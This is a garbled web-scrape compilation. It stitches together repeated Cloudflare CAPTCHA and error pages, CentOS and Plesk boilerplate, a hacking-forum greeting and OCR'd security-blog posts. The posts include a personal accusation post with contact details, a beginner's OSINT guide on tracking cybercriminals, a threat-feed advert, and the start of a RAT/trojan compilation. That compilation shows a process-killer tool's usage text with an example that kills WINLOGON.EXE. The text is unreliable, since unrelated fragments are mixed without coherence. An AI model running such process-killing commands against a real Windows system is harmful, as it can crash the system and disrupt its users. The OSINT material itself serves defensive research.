IH SIGUE VIVO, PUES NO SE CANCELÓ NADA Y EL SERVIDOR SIGUE ONLINE Y PAGANDOSE COMO SIEMPRE - SOLO Y HASTA QUE SE TRANQUILICE TODO NO ESTARÁ DISPONIBLE

#mail &@ ** infiernohacker.com **: staff.h - Posqui>

Why do I have to complete a CAPTCHA?

Completing the CAPTCHA proves you are a human and gives you temporary access to the web property.

What can I do to prevent this in the future?

If you are on a personal connection, like at home, you can run an anti-virus scan on your device to make sure it is not infected with malware.

If you are at an office or shared network, you can ask the network administrator to run a scan across the network looking for misconfigured or infected devices.

Another way to prevent getting this page in the future is to use Privacy Pass. You may need to download version 2.0 now from the Chrome Web Store.

CentOS
Home | Wiki | Mailing Lists | Mirror List | IRC | Forums | Bugs | Donate

Welcome to CentOS

The Community ENTerprise Operating System

CentOS is an Enterprise-class Linux Distribution derived from sources freely provided to the public by Red Hat, Inc. for Red Hat Enterprise Linux. CentOS conforms fully with the upstream vendors redistribution policy and aims to be functionally compatible. (CentOS mainly changes packages to remove upstream vendor branding and artwork.)

CentOS is developed by a small but growing team of core developers. In turn the core developers are supported by an active user community including system administrators, network administrators, enterprise users, managers, core Linux contributors and Linux enthusiasts from around the world.

CentOS has numerous advantages including: an active and growing user community, quickly rebuilt, tested, and QA'ed errata packages, an extensive mirror network, developers who are contactable and responsive, Special Interest Groups (SIGs) to add functionality to the core CentOS distribution, and multiple community support avenues including a wiki, IRC Chat, Email Lists, Forums, Bugs Database, and an FAQ.

Why do I have to complete a CAPTCHA?

Completing the CAPTCHA proves you are a human and gives you temporary access to the web property.

What can I do to prevent this in the future?

If you are on a personal connection, like at home, you can run an anti-virus scan on your device to make sure it is not infected with malware.

If you are at an office or shared network, you can ask the network administrator to run a scan across the network looking for misconfigured or infected devices.

Another way to prevent getting this page in the future is to use Privacy Pass. You may need to download version 2.0 now from the Chrome Web Store.

没有找到站点

您的请求在Web服务器中没有找到对应的站点！

可能原因：

1. 您没有将此域名或IP绑定到对应站点!
2. 配置文件未生效!

如何解决：

1. 检查是否已经绑定到对应站点，若确认已绑定，请尝试重载Web服务；
2. 检查端口是否正确；
3. 若您使用了CDN产品，请尝试清除CDN缓存；
4. 普通网站访客，请联系网站管理员；

Error 526

Invalid SSL certificate

What happened?

The origin web server does not have a valid SSL certificate.

What can I do?

If you're a visitor of this website:

Please try again in a few minutes.

If you're the owner of this website:

The SSL certificate presented by the server did not pass validation. This could indicate an expired SSL certificate or a certificate that does not include the requested domain name. Please contact your hosting provider to ensure that an up-to-date and valid SSL certificate issued by a Certificate Authority is configured for this domain name on the origin server. Additional troubleshooting information here.

Let's break some locks!

Use your logic skills to decipher the clues and work out the combinations.

How to play

- Each lock has only one valid combination.
- Use the clues to work out what it is.
- Pay attention to the digits available: some locks have more than others.
- There are two tutorial locks to get you started, but after you've broken the first lock you can jump around at will, pick locks based on difficulty, try to break them all, etc.
- Your progress will be saved into browser storage (unless you're in private mode).

About

Read more about the game in the author's blog post or get the source code.

Welcome to CentOS

The Community ENTerprise Operating System

CentOS is an Enterprise-class Linux Distribution derived from sources freely provided to the public by Red Hat, Inc. for Red Hat Enterprise Linux. CentOS conforms fully with the upstream vendors redistribution policy and aims to be functionally compatible. (CentOS mainly changes packages to remove upstream vendor branding and artwork.)

CentOS is developed by a small but growing team of core developers. In turn the core developers are supported by an active user community including system administrators, network administrators, enterprise users, managers, core Linux contributors and Linux enthusiasts from around the world.

CentOS has numerous advantages including: an active and growing user community, quickly rebuilt, tested, and QA'ed errata packages, an extensive mirror network, developers who are contactable and responsive, Special Interest Groups (SIGs) to add functionality to the core CentOS distribution, and multiple community support avenues including a wiki, IRC Chat, Email Lists, Forums, Bugs Database, and an FAQ.

Error 1001

Ray ID: 6a75900a0d205349 • 2021-11-01 13:45:17 UTC

DNS resolution error

What happened?

You've requested a page on a website (afire.com) that is on the Cloudflare network. Cloudflare is currently unable to resolve your requested domain (afire.com). There are two potential causes of this:

- **Most likely:** if the owner just signed up for Cloudflare it can take a few minutes for the website's information to be distributed to our global network.
- **Less likely:** something is wrong with this site's configuration. Usually this happens when accounts have been signed up with a partner organization (e.g., a hosting provider) and the provider's DNS fails.

Cloudflare Ray ID: **6a75900a0d205349** • Your IP: 64.185.233.5 • Performance & security by Cloudflare

Why do I have to complete a CAPTCHA?

Completing the CAPTCHA proves you are a human and gives you temporary access to the web property.

What can I do to prevent this in the future?

If you are on a personal connection, like at home, you can run an anti-virus scan on your device to make sure it is not infected with malware.

If you are at an office or shared network, you can ask the network administrator to run a scan across the network looking for misconfigured or infected devices.

Another way to prevent getting this page in the future is to use Privacy Pass. You may need to download version 2.0 now from the Chrome Web Store.

Welcome to CentOS

The Community ENTerprise Operating System

CentOS is an Enterprise-class Linux Distribution derived from sources freely provided to the public by Red Hat, Inc. for Red Hat Enterprise Linux. CentOS conforms fully with the upstream vendors redistribution policy and aims to be functionally compatible. (CentOS mainly changes packages to remove upstream vendor branding and artwork.)

CentOS is developed by a small but growing team of core developers. In turn the core developers are supported by an active user community including system administrators, network administrators, enterprise users, managers, core Linux contributors and Linux enthusiasts from around the world.

CentOS has numerous advantages including: an active and growing user community, quickly rebuilt, tested, and QA'ed errata packages, an extensive mirror network, developers who are contactable and responsive, Special Interest Groups (SIGs) to add functionality to the core CentOS distribution, and multiple community support avenues including a wiki, IRC Chat, Email Lists, Forums, Bugs Database, and an FAQ.

Why do I have to complete a CAPTCHA?

Completing the CAPTCHA proves you are a human and gives you temporary access to the web property.

What can I do to prevent this in the future?

If you are on a personal connection, like at home, you can run an anti-virus scan on your device to make sure it is not infected with malware.

If you are at an office or shared network, you can ask the network administrator to run a scan across the network looking for misconfigured or infected devices.

Another way to prevent getting this page in the future is to use Privacy Pass. You may need to download version 2.0 now from the Chrome Web Store.

This is a default webpage generated for turkworm.com by Plesk.

If you are the website owner:

- Log in to Plesk to manage the website and its availability.
- Use File Manager to add the website's content.

Unable to manage your website? Contact your service provider.

Log in to Plesk to create websites and set up hosting.

New to Plesk? Learn how to log in and start working with it.

What is Plesk

Plesk is a hosting control panel with simple and secure web server, website and web apps management tools. It is specially designed to help web professionals manage web, DNS, mail and other services through a comprehensive and user-friendly GUI. Plesk is about intelligently managing servers, apps, websites and hosting businesses, on both traditional and cloud hosting.

This page was generated by Plesk. Plesk is the leading WebOps platform to run, automate and grow applications, websites and hosting businesses. Learn more at plesk.com

EVILZONE - HACKING AND SECURITY
Contact

Greetings 64.185.233.5, welcome to the madness that is Evilzone!

Evilzone is a hacking and security network for hackers, crackers and other magnificent creatures alike.

For now Evilzone will mostly provide fun and educational hacking and security related challenges.

Quality above quantity.

没有找到站点

您的请求在Web服务器中没有找到对应的站点！

可能原因：

1. 您没有将此域名或IP绑定到对应站点!
2. 配置文件未生效!

如何解决：

1. 检查是否已经绑定到对应站点，若确认已绑定，请尝试重载Web服务；
2. 检查端口是否正确；
3. 若您使用了CDN产品，请尝试清除CDN缓存；
4. 普通网站访客，请联系网站管理员；

How I Got Robbed and Beaten and Illegally Arrested by a Local Troyan Gang in Bulgaria? - Part Two (2022-07-24 18:20)

Dear blog readers,

Here's the second part of my original "[1]How I Got Robbed and Beaten and Illegally Arrested by a Local Troyan Gang in Bulgaria?" post where I'm aiming to provide more actionable intelligence on the local people from my hometown in the city of Troyan Bulgaria responsible for my illegal arrest with stolen ID home molestation and illegal beating and kidnapping attempt.

Feel free to approach them in case you're interested in my whereabouts.

I can be reached at +359 87 689 3890 or at dancho.danchev@hush.com 24/7 in case you're interested in knowing more about my whereabouts.


Figure 2. Intelligence Discipline Integration



Basics of OSINT in the Context of Fighting Cybercrime - The Definite Beginner's Guide

(2022-07-26 10:04)

[1]

Dear blog readers,

I've recently came up with an interesting article which I've decided to share with my blog

readers where my idea is to inspire and motivate you to join the world of cybercrime fighting

in the context of using OSINT which is a powerful tool and a concept in the ever ongoing fight

against cybercrime internationally.

"*What use are they? They've got over 40,000 people over there reading newspapers.* " - President Nixon

This introductory guide into the world of OSINT is part of an upcoming series of articles aiming to

assist both novice and experienced security practitioners including analysts for the purpose of

entering the world of OSINT for cybercrime research and aims to offer a high-profile and never-published before practical and relevant in today's nation-state and rogue cyber adversaries

Internet and cybercrime ecosystem whose purpose general overview and introductory material

and training course material for novice beginners including advanced Internet users hackers

security consultants analysts including researchers who are interested in exploring the world

of OSINT (Open Source Intelligence) for the purpose of making a difference doing their work in

a better and more efficient way including to actually be fully capable and equipped to catch

the bad guys online including to monitor and track them down to the point of building the big

picture of their fraudulent and rogue online activities. The course including the actual learning

and training material is courtesy of Dancho Danchev who is considered one of the most popular

security bloggers threat intelligence analysts and cybercrime researchers internationally and

within the security industry.

The primary purpose behind this guide is to summarize Dancho Danchev's over a decade of

active passive and active including actionable threat intelligence and OSINT research type of

experience including cybercrime research type of experience where the ultimate goal would

be to empower the student or the organization taking this course into better doing their online

research work including to be fully capable of tracking down and monitoring the rogue and

malicious online activities of the bad guys online where the ultimate goal would be to better

position and enhance your cyber attack or malicious threat actor cyber campaign attribution

skills ultimately improving your work activities and actually empowering you to learn how to

do OSINT for good and most importantly to track down and monitor the bad guys.

Introduction

In a world dominated by sophisticated cybercrime gangs and nation-state sponsored and tolerated rogue cyber actors the use of OSINT (Open Source Intelligence) is crucial for building the big picture in the context of fighting cybercrime internationally including to actually "connect the dots" in the context of providing personally identifiable information to a closed-group and invite-only LE community including international Intelligence Agencies on their way to track down and prosecute the cybercriminals behind these campaigns.

In this training and learning material Dancho Danchev one of the security industry’s most popular and high-value security blogger and cybercrime researcher will offer an in-depth peek inside the world of OSINT in the context of fighting cybercrime and will provide practical advice examples and case in particular on how he tracked down and shut down the infamous Koobface botnet and continued to supply never-published and released before potentially sensitive and classified information on new cyber threat actors which he continued to publish at his Dancho Danchev’s blog.

Basics of OSINT

OSINT in the context of fighting cybercrime can be best described as the systematic and persistent use of public information for the purpose of building a cyber threat intelligence enriched data sets and intelligence databases both for real-time situational awareness and historical

OSINT preservation purposes which also include to actually "connect the dots" in cybercrime

gang and rogue cyber actor campaigns and cyber attack type of campaigns. A general ex-

ample would consist of obtaining a single malicious software sample and using it on a public

sandbox to further map the infrastructure of the cybercriminal behind it potentially exposing

the big picture behind the campaign and connecting the dots behind their infrastructure which

would lead to a multi-tude and variety of personally identifiable information getting exposed

which could help build a proprietary cybercrime gang activity database and actually assist LE

in tracking down the prosecuting the cybercriminals behind these campaigns.

" *There's no such thing as new cyber threat actors. It's just new players adopting economic*

and marketing concepts to steal money and cause havoc online. "

The primary idea here is to locate free and public online repositories of malicious software and

to actually obtain a sample which will be later on used in a public sandbox for the purpose of

mapping the Internet-connected infrastructure of the cybercrime gang in question including to

actually elabore more on the ways they attempt to monetize the access to the compromised

host including possibly ways in which they make money including to actually find out what exactly are they trying to compromise. Possible examples here include VirusTotal or actually

running a malware interception honeypot such as for instance a spam trap which would allow

you to intercept currently circulating in the wild malare campaigns that propagate using email

and actually analyze them in terms of connecting the dots exposing their Internet-connected in-

frastructure and establishing the foundations for a successful career into the world of malicious

software analysis and cybercrime research.

" *Everything that can be seen is already there*".

The next logical step would be to properly assess and analyze the recently obtained sample and

to properly establish the foundation of a "connect the dots" culture within your organization

where the primary goal would be to have researchers and analysts look for clues on their way

to track down and monitor a specific campaign potentially coming up with new and novel cyber

attack attribution research. Visualization is often the key to everything in terms of visualizing

threats and looking for additional clues and possible cyber attack attribution clues where a

popular visualization and threat analysis tool known as Maltego should come into play which

basically offers an advanced and sophisticated way to process OSINT and cybercrime research

16871

and threat intelligence type of information and actually enrich it using public and proprietary sources of information for the purpose of establishing the big picture and actually connecting

the dots for a specific cyber attack campaign.

Among the first things that you should consider before beginning your career in the World

of OSINT is that everything that you need to know about a specific online event a specific

online campaign that also includes the activities of the bad guys online is already out there

in the form of publicly accessible information which should be only processed and enriched

to the point where the big picture for a specific event or a malicious online campaign should

be established using both qualitative and quantitative methodologies that also includes the

process of obtaining access to the actual technical details and information behind a specific

online event or an actual malicious and rogue online campaign.

Among the few key things to keep in mind when doing OSINT including actual OSINT for cyber

attack and cyber campaign attack attribution is the fact that in 99 % of the cases all the collection information that you need in terms of a specific case is already publicly known and is

publicly accessible instead of having to obtain access to a private or a proprietary source of

information and the only thing that you would have to do to obtain access to it is to use the

World's most popular search engine in terms of collection processing and enrichment.

The second most popular thing to keep in mind when doing OSINT is that you don't need to

obtain access to proprietary even public OSINT tools.

Current State of the Cybercrime Ecosystem

In 2021 a huge number of the threats facing the security industry including vendors and organizations online include RATs (Remote Access Tools) malicious software part of a larger bother

malicious and fraudulent spam and phishing emails including client-side exploits and vulnerabilities which have the potential to exploit an organization or a vendor's end points for the

purpose of dropping malware on the affected host including the rise of the ransomware threat

which is basically an old fashioned academic concept known as cryptoviral extortion.

With more novice cybercriminals joining the underground ecosystem market segment largely

driven by a set of newly emerged affiliate based revenue sharing fraudulent and malicious

networks offering financial incentive for participation in a fraudulent scheme it shouldn't be

surprising that more people are actually joining the cybercrime ecosystem potentially causing

widespread damage and havoc online.

With cybercrime friendly forums continuing to proliferate it should be clearly evident that more

people will eventually join these marketplaces potentially looking for new market segment

propositions to take advantage of for the purpose of joining the cybercrime ecosystem and that more vendors will eventually continue to occupy and launch new underground forum market

propositions for the purpose of promoting and looking for new clients for the services.

In a World dominated by a geopolitically relevant Internet cybercrime ecosystem it shouldn’t

be surprising that more international cybercrime gangs will eventually continue to launch new

fraudulent and malicious spam and phishing campaigns that also includes malicious software

campaigns for the purpose of earning fraudulent revenue.

With more affiliate based underground market segment based networks aiming to attract new

uses where they would forward the risk for the actual infection process and fraudulent transac-


tion to the actual user in exchange for offering access to sophisticated bulletproof infrastructure

including advanced and sophisticated malware and ransomware releases it shouldn’t be sur-

prising that more people are actually joining these affiliate networks for the purpose of earning

fraudulent revenue in the process of causing havoc and widespread disruption online.

16872



In this brief Basics of OSINT in the context of fighting cybercrime article we provided a general

overview of the process of using OSINT for cybercrime fighting purposes and we hope that you

enjoyed the article and will be eager to go through the second part of the article series which

will be published at our Web site in the coming weeks.

Stay tuned!

Introducing WhoisXML API's WHOIS Conclave Law Enforcement IoCs and Research on

Demand Threat Intelligence Feed! (2022-07-29 06:16)

Dear blog readers,

I wanted to take the time and effort and present my latest project with WhoisXML API my

employer where I'm currently acting as a DNS Threat Researcher which is a Law Enforcement

IoCs and threat intelligence feed including research and reports service on demand service

which you can apply for [1]here.

Feel free to approach me at research@whoisxmlapi.com in case you’re interested in applying

for access or just have a general question about the service including sales@whoisxmlapi.com

in case you’re interested in applying for access or want to inquire about obtaining access to

the service.

Welcome to the community-driven and commercial WhoisXML API OpenCTI instance where we aim to offer a novel and unique peek inside the modern threat landscape on a daily basis through the machine-readable communication of novel attack techniques including TTPs (Tactics Techniques and Procedures) including all the relevant and real-time processed IoCs (Indicators of Compromise) for current and ongoing cyber attack campaigns and currently circulating malicious software spam and phishing campaigns spreading rogue and fraudulent online campaigns. Inquire about your API key here - https://threat-intelligence.whoisxmlapi.com/nautilus-feed or send a message to research@whoisxmlapi.com

Stay tuned!

Shots from the Wild West - Sample Compilation of RATs (Remote Access Tools) and Trojan Horses Screenshots - An OSINT Analysis - Part Two (2022-07-29 16:18)

Dear blog readers,

I've decided to share with everyone a personal compilation portfolio of currently and historically

active RATs (Remote Access Tools) and trojan horses for the purpose of improving everyone's

situational awareness including to improve your technical collection skills and capabilities.

```
ProKill v2.2 - Mark Vogels (c) 2006
White Scorpion Security - http://www.white-scorpion.nl

Usage: pk <options>

pk -l                 | list current processes
pk -lf                | list all processes with full path
pk -p <pid>           | Kill process with pid
pk -n <name>          | Kill all processes with that name

Examples:
pk -p 512             | kills process with pid 512
pk -n WINLOGON.EXE    | kills process WINLOGON.EXE (case sensitive)
